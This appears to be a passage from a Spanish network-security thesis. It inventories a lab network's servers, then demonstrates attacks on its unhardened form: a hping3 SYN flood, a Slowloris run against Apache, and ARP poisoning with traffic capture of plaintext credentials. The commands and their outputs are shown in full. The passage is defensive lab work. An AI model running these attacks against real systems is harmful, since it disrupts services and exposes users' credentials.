- Publicado al exterior a través de la IP "pública" 192.168.1.211
- Puertos abiertos: 943, 443 y22
- Estado del servicio:

Figura 18 – Estado de servicio OpenVPN

S1FW02

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: enrutado y filtrado de paquetes en capas 3 y 4 del modelo OSI a través de Netfilter. No tiene instalado ningún software adicional
- Puertos abiertos: 22

S1User01pc1 y S1User01admin

- Sistema Operativo: Debian GNU/Linux 7.9 con entorno gráfico Gnome
- Tipo de servicio: ninguno. Es un equipo de escritorio corporativo
- Puertos abiertos: 22

S1ServPriv01files

- Sistema Operativo: Openfiler ESA (https://www.openfiler.com)
- Tipo de servicio: ficheros en red a través de CIFS
- Puertos abiertos: 22, 111, 5989, 445, 137, 139
- Estado del servicio:




Figura 19 – Estado de servicio Openfiler

S1ServPriv01web

- Sistema Operativo: Debian GNU/Linux 7.9
- Tipo de servicio: web con Apache, PHP, Drupal y MySQL
- Accesible sólo desde las redes de usuarios
- Puertos abiertos: 80 y 22
- Estado del servicio:

```
root@S1ServPriv01web:~# /etc/init.d/apache2 status
Apache2 is running (pid 1939).
root@S1ServPriv01web:~# /etc/init.d/mysql status
[info] /usr/bin/mysqladmin  Ver 8.42 Distrib 5.5.46, for debian-linux-gnu on i686
Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.5.46-0+deb7u1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 1 hour 26 min 15 sec

Threads: 1  Questions: 300  Slow queries: 0  Opens: 96  Flush tables: 1  Open tables: 89
r second avg: 0.057.
```

Figura 20 – Estado de servicio Apache

S1ServPriv01dc

- Sistema Operativo: Windows 2003 Server
- Tipo de servicio: ldap y DNS

- Accesible sólo desde las redes de usuarios
- Puertos abiertos: 445,88,389, 53, 67 y 3389
- Estado del servicio:

Figura 21 – Servidor de Directorio Activo

S1ServPriv01mail

- Sistema Operativo: Debian GNU/Linux 7.9.
- Tipo de servicio: SMTP con Postfix e IMAP con Dovecot.
- Accesible sólo desde las redes de usuarios.
- Puertos abiertos: 143 y 25.
- Estado del servicio:

```
root@S1ServPriv01mail:~# /etc/init.d/postfix status
[ ok ] postfix is running.
root@S1ServPriv01mail:~# /etc/init.d/dovecot status
[ ok ] dovecot is running.
```

Figura 22 – Estado de servicios Postfix y Dovecot

3.5 Prueba de concepto: acceso a servicios

3.5.1 Página web corporativa

La página web corporativa está instalada en cada sede y publicada por dos direcciones IP, cada una con su registro correspondiente. Para probar su funcionamiento se accede desde un equipo físico, situado en la misma red local que los servicios publicados. Al no disponer de registros DNS reales ni de acceso al DNS privado por parte del equipo externo, se han añadido las entradas correspondientes en el fichero de “hosts”.

```
janzun@Suspiro:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       Suspiro

192.168.1.211 webcorps1.dominio.local
192.168.1.214 webcorps2.dominio.local
```

Figura 23 – Archivo de hosts equipo Suspiro




Figura 24 – Acceso a Webs Corporativas 1 y 2 desde Suspiro

3.5.2 Portal Intranet

El servicio de Intranet sólo es accesible desde los equipos de usuario internos y, además, está sólo alojado en la Sede 1. Para realizar una prueba completa, se accede a la Intranet desde un equipo situado en la Sede 2. De este modo se comprueba no sólo el acceso, sino también la comunicación entre ambas sedes.

Figura 25 – Acceso a Intranet desde equipo de usuario en Sede 2

3.5.3 Envío de correo entre usuarios

El servicio de correo se encuentra alojado en la Sede 1 y sus buzones son accesibles sólo desde las redes de usuario. Para realizar esta prueba se envía un correo electrónico desde usuario1@dominio.local hacia usuario2@dominio.local. El primer usuario estará trabajando en un equipo situado en una red de usuarios de la Sede 1 y el segundo lo hará en una red de usuarios de la Sede 2.

En las cabeceras del mensaje puede observarse cómo el origen es el equipo de usuario con IP 192.168.13.10, correspondiente al equipo S1User01pc1.




Figura 26 – Envío de correo de usuario1 a usuario2

3.5.4 Acceso al servidor de ficheros

El servicio de ficheros se encuentra alojado en la Sede 1 y es accesible sólo desde redes de usuario. Se ha configurado un recurso compartido mediante CIFS con 1GB de capacidad.




Figura 27 – Acceso desde equipo de usuario a servidor de ficheros

3.5.5 Acceso a Internet

Tanto las redes de usuario como las de los servidores disponen de acceso a Internet por los puertos de navegación HTTP y HTTPS.




Figura 28 – Acceso a internet desde equipo de usuario

Además, pueden utilizar cualquier servidor DNS para realizar consultas, además del privado alojado en S1PrivDMZ01dc.

```
usuario1@S1User01pc1:~$ nslookup
> server 8.8.8.8
Default server: 8.8.8.8
Address: 8.8.8.8#53
> terra.es
Server:         8.8.8.8
Address:        8.8.8.8#53

Non-authoritative answer:
Name:   terra.es
Address: 208.84.244.10
```

Figura 29 – Consulta de S1User01pc1 a DNS de google

3.6 Batería de pruebas sin bastionado

El entorno instalado representa un escenario común y presente en un gran porcentaje de organizaciones. Se trata de un esquema clásico, con segregación de redes y doble barrera de cortafuegos. Sin embargo, debido al aumento de amenazas y vectores de ataque, este modelo es insuficiente en términos de seguridad, como se demostrará a continuación. Las pruebas de concepto realizadas se centran exclusivamente en la parte de red y comunicaciones. No entran dentro del alcance otro tipo de ataques, como aquellos a nivel de aplicación, si bien, cabe destacar, que deberían tenerse en cuenta en un escenario real.

3.6.1 Denegación de servicio

Bloqueo de comunicaciones: TCP SYN/Flood

- Origen de ataque: máquina de auditoría situada en red externa.
- Destino de ataque: dirección IP pública del firewall S1FW01.
- Control: se controla la respuesta del sistema atacado a través de un "ping" ejecutado desde una máquina externa.
- Resultado: colapso total o parcial del sistema atacado.

Para realizar esta prueba se ha utilizado la herramienta "hping3" (http://www.hping3.org), ejecutada desde la máquina de auditoría, situada en la red pública. Antes de comenzar, se comprueba para el sistema atacado la latencia en la transmisión de paquetes y la pérdida de los mismos, si existiese, enviando para ello 10paquetes "icmp echo request"a través de la herramienta "ping" desde una tercera máquina situada en la red pública. Como puede observarse, no existe pérdida de paquetes y la latencia media es de 0.389 milisegundos.

```
test@Suspiro:~$ ping 192.168.1.211
PING 192.168.1.211 (192.168.1.211) 56(84) bytes of data.
64 bytes from 192.168.1.211: icmp_seq=1 ttl=64 time=0.362 ms
64 bytes from 192.168.1.211: icmp_seq=2 ttl=64 time=0.194 ms
64 bytes from 192.168.1.211: icmp_seq=3 ttl=64 time=0.431 ms
64 bytes from 192.168.1.211: icmp_seq=4 ttl=64 time=0.257 ms
64 bytes from 192.168.1.211: icmp_seq=5 ttl=64 time=0.469 ms
64 bytes from 192.168.1.211: icmp_seq=6 ttl=64 time=0.414 ms
64 bytes from 192.168.1.211: icmp_seq=7 ttl=64 time=0.436 ms
64 bytes from 192.168.1.211: icmp_seq=8 ttl=64 time=0.469 ms
64 bytes from 192.168.1.211: icmp_seq=9 ttl=64 time=0.430 ms
64 bytes from 192.168.1.211: icmp_seq=10 ttl=64 time=0.428 ms
^C
--- 192.168.1.211 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 8997ms
rtt min/avg/max/mdev = 0.194/0.389/0.469/0.087 ms
```

Figura 30 – Latencia previa al TCP/SYN Flood sin protección

A continuación, se inicia el TCP SYN/Flood desde la máquina de auditoría:

```
root@kali:~# hping3 -S --flood 192.168.1.211
HPING 192.168.1.211 (eth0 192.168.1.211): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figura 31 – Ejecución de TCP/SYN Flood con hping3 hacia S1FW01 sin protección

Y se observa una pérdida del 45% de los paquetes enviados, así como una latencia media de 122.801 milisegundos, lo que demuestra que el ataque ha sido llevado a cabo con éxito.

```
test@Suspiro:~$ ping 192.168.1.211
PING 192.168.1.211 (192.168.1.211) 56(84) bytes of data.
64 bytes from 192.168.1.211: icmp_seq=2 ttl=64 time=125 ms
64 bytes from 192.168.1.211: icmp_seq=3 ttl=64 time=123 ms
64 bytes from 192.168.1.211: icmp_seq=4 ttl=64 time=124 ms
64 bytes from 192.168.1.211: icmp_seq=6 ttl=64 time=113 ms
64 bytes from 192.168.1.211: icmp_seq=8 ttl=64 time=123 ms
64 bytes from 192.168.1.211: icmp_seq=10 ttl=64 time=122 ms
^C
--- 192.168.1.211 ping statistics ---
11 packets transmitted, 6 received, 45% packet loss, time 10033ms
rtt min/avg/max/mdev = 113.551/122.380/125.801/4.058 ms
```

Figura 32 – Latencia posterior al TCP/SYN Flood sin protección en S1FW01

Bloqueo de servicio web: Slowloris

- Origen de ataque: máquina de auditoría situada en red externa.
- Destino de ataque: web corporativa en Sede 1, http://webcorps1.dominio.local
- Control: se controla la respuesta del sistema atacado midiendo el tiempo de descarga de su página principal.
- Resultado: colapso total o parcial del servidor web atacado.

Para realizar esta prueba se ha utilizado la herramienta "slowloris" (http://ha.ckers.org/slowloris/).Esta herramienta no realiza un colapso mediante el uso de un gran ancho de banda o saturación convencional lanzando un gran número de conexiones, sino que aprovecha un fallo de diseño en ciertos servidores web, entre los que se incluye Apache, utilizado en esta prueba. Slowloris abre un número importante de conexiones pero, en condiciones normales, su tiempo de vida es muy limitado y es necesario un ataque coordinado y un gran ancho de banda para saturar un servidor web correctamente dimensionado. Para evitar el cierre de conexiones y, por tanto, terminar agotando los recursos, la herramienta consigue mantener abiertas las conexiones añadiendo cabeceras a la petición HTTP sin llegar a finalizarla.

Antes de comenzar, se comprueba el tiempo de descarga de la página principal utilizando la herramienta "wget" desde el equipo externo de control. Como puede observarse, el tiempo total de ejecución es de 0.005 segundos.

```
test@Suspiro:~/temporal$ wget -p http://webcorps1.dominio.local
--2015-12-22 16:37:54--  http://webcorps1.dominio.local/
Resolviendo webcorps1.dominio.local (webcorps1.dominio.local)...
192.168.1.211
Conectando con webcorps1.dominio.local
(webcorps1.dominio.local)[192.168.1.211]:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 177 [text/html]
Grabando a: “webcorps1.dominio.local/index.html”

100%[==========================================================================>
177         --.-K/s   en 0s

2015-12-22 16:37:54 (64,9 MB/s) - “webcorps1.dominio.local/index.html”
guardado [177/177]

ACABADO --2015-12-22 16:37:54--
Tiempo total de reloj: 0,005s
Descargados: 1 ficheros, 177 en 0s (64,9 MB/s)
```

Figura 33 – Retardo previo al ataque Slowloris sin protección

A continuación se inicia el ataque contra el servidor web desde la máquina de auditoría, situada en la red externa.

```
root@kali:~/Downloads# perl slowloris.pl -dns 192.168.1.211
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.1.211:80 every 100 seconds with 1000 sockets:
               Building sockets.
               Building sockets.
               Building sockets.
               Building sockets.
               Sending data.
Current stats:  Slowloris has now sent 478 packets successfully.
This thread now sleeping for 100 seconds...
```

Figura 34 – Ataque Slowloris contra página web corporativa de Sede 1 con protección

Tras repetir la prueba de descarga, puede observarse cómo el servicio está colapsado y es necesario hacer varios reintentos. El tiempo total asciende a 1 minuto y 49 segundos.

```
test@Suspiro:~/temporal$ wget -p http://webcorps1.dominio.local
--2015-12-22 16:38:21--  http://webcorps1.dominio.local/
Resolviendo webcorps1.dominio.local (webcorps1.dominio.local)...
192.168.1.211
Conectando con webcorps1.dominio.local
(webcorps1.dominio.local)[192.168.1.211]:80... conectado.
Petición HTTP enviada, esperando respuesta... Error de lectura (Conexión
reinicializada por la máquina remota) en las cabeceras.
Reintentando.

--2015-12-22 16:40:10--  (intento: 2)  http://webcorps1.dominio.local/
Conectando con webcorps1.dominio.local
(webcorps1.dominio.local)[192.168.1.211]:80... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 177 [text/html]
Grabando a: “webcorps1.dominio.local/index.html”

100%[=====================================================================================
177         --.-K/s   en 0s

2015-12-22 16:40:10 (60,2 MB/s) - “webcorps1.dominio.local/index.html”
guardado [177/177]

ACABADO --2015-12-22 16:40:10--
Tiempo total de reloj: 1m 49s
Descargados: 1 ficheros, 177 en 0s (60,2 MB/s)
```

Figura 35 – Retardo posterior al ataque Slowloris sin protección

3.6.2 Comunicaciones inseguras

Captura de tráfico

- Origen de ataque: máquina de auditoría situada en red de usuarios.
- Destino de ataque: equipo de usuario “S1User02admin”.
- Resultado: captura de todo el tráfico generado entre el equipo de usuario y su puerta de enlace.

Para realizar esta prueba se va a utilizar la técnica de MITM con envenenamiento ARP. Para ello, la máquina de auditoría ha sido situada en una de las redes de usuario y se le ha facilitado la IP 192.168.14.5. La dirección IP del equipo “S1User02admin” es 192.168.14.10 y la de la puerta de enlaces es 192.168.14.1. Conociendo estos datos sólo es necesario realizar un envenenamiento en las tablas ARP de origen y destino, así como habilitar el enrutamiento en la máquina de escucha, para establecer un puente que permita capturar todo el tráfico de red.

En primer lugar, se muestra la tabla de direcciones MAC del equipo que va a ser envenenado, en el que puede apreciarse la dirección MAC real de su puerta de enlace:

```
root@S1User02admin:~# arp -an
? (192.168.14.1) at 08:00:27:93:17:d4 [ether] on eth0
```

Figura 36 – Tabla ARP S1User02admin antes de envenenamiento

A continuación, se realizan los envenenamientos ARP utilizando la herramienta “arpspoof”:




Figura 37 – Envenenamiento ARP

Como puede apreciarse, la dirección MAC correspondiente a la puerta de enlace de la máquina de la víctima ha sido modificada por la del atacante:

```
root@S1User02admin:~# arp -an
? (192.168.14.1) at 08:00:27:cc:7f:ac [ether] on eth0
```

Figura 38 – Tabla ARP S1User02admin después de envenenamiento

En estos momentos la comunicación entre máquinas está interrumpida y termina en la máquina del atacante. Para reanudarla, es necesario habilitar el enrutamiento:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~#
```

Figura 39 – Habilitado de enrutado en máquina de auditoría

Por último, a través de cualquier programa de captura de tráfico pueden observarse todas las comunicaciones entre los equipos involucrados. En este ejemplo se ha utilizado la herramienta “wireshark”, y puede observarse cómo la víctima ha realizado una consulta DNS al servidor DNS interno, 192.168.15.11, preguntando por el registro www.google.es.




Figura 40 – Captura de tráfico DNS en S1User02admin

Sustracción de información: credenciales de acceso en servidores web

- Origen de ataque: máquina de auditoría situada en red de usuarios.
- Destino de ataque: equipo de usuario "S1User02admin".
- Resultado: captura de credenciales de acceso a la página web corporativa de la Sede 1.

Debido a que los servidores web no han sido configurados para cifrar el tráfico de sus comunicaciones, cualquier información, incluidas las credenciales de acceso, viajan en claro a través de la red. Esto, combinado con el hecho de que pueden escucharse todas las comunicaciones entre cliente y servidor, supone que un atacante puede secuestras toda la información que viaja por la red, incluidas las contraseñas de acceso web.

En la siguiente imagen se muestra cómo se han capturado todos los paquetes entre la víctima y su puerta de enlace. A continuación, se ha configurado un filtro de IP origen, 192.168.14.10, y protocolo HTTP. Como puede observarse las credenciales viajan en texto plano y han sido capturadas.

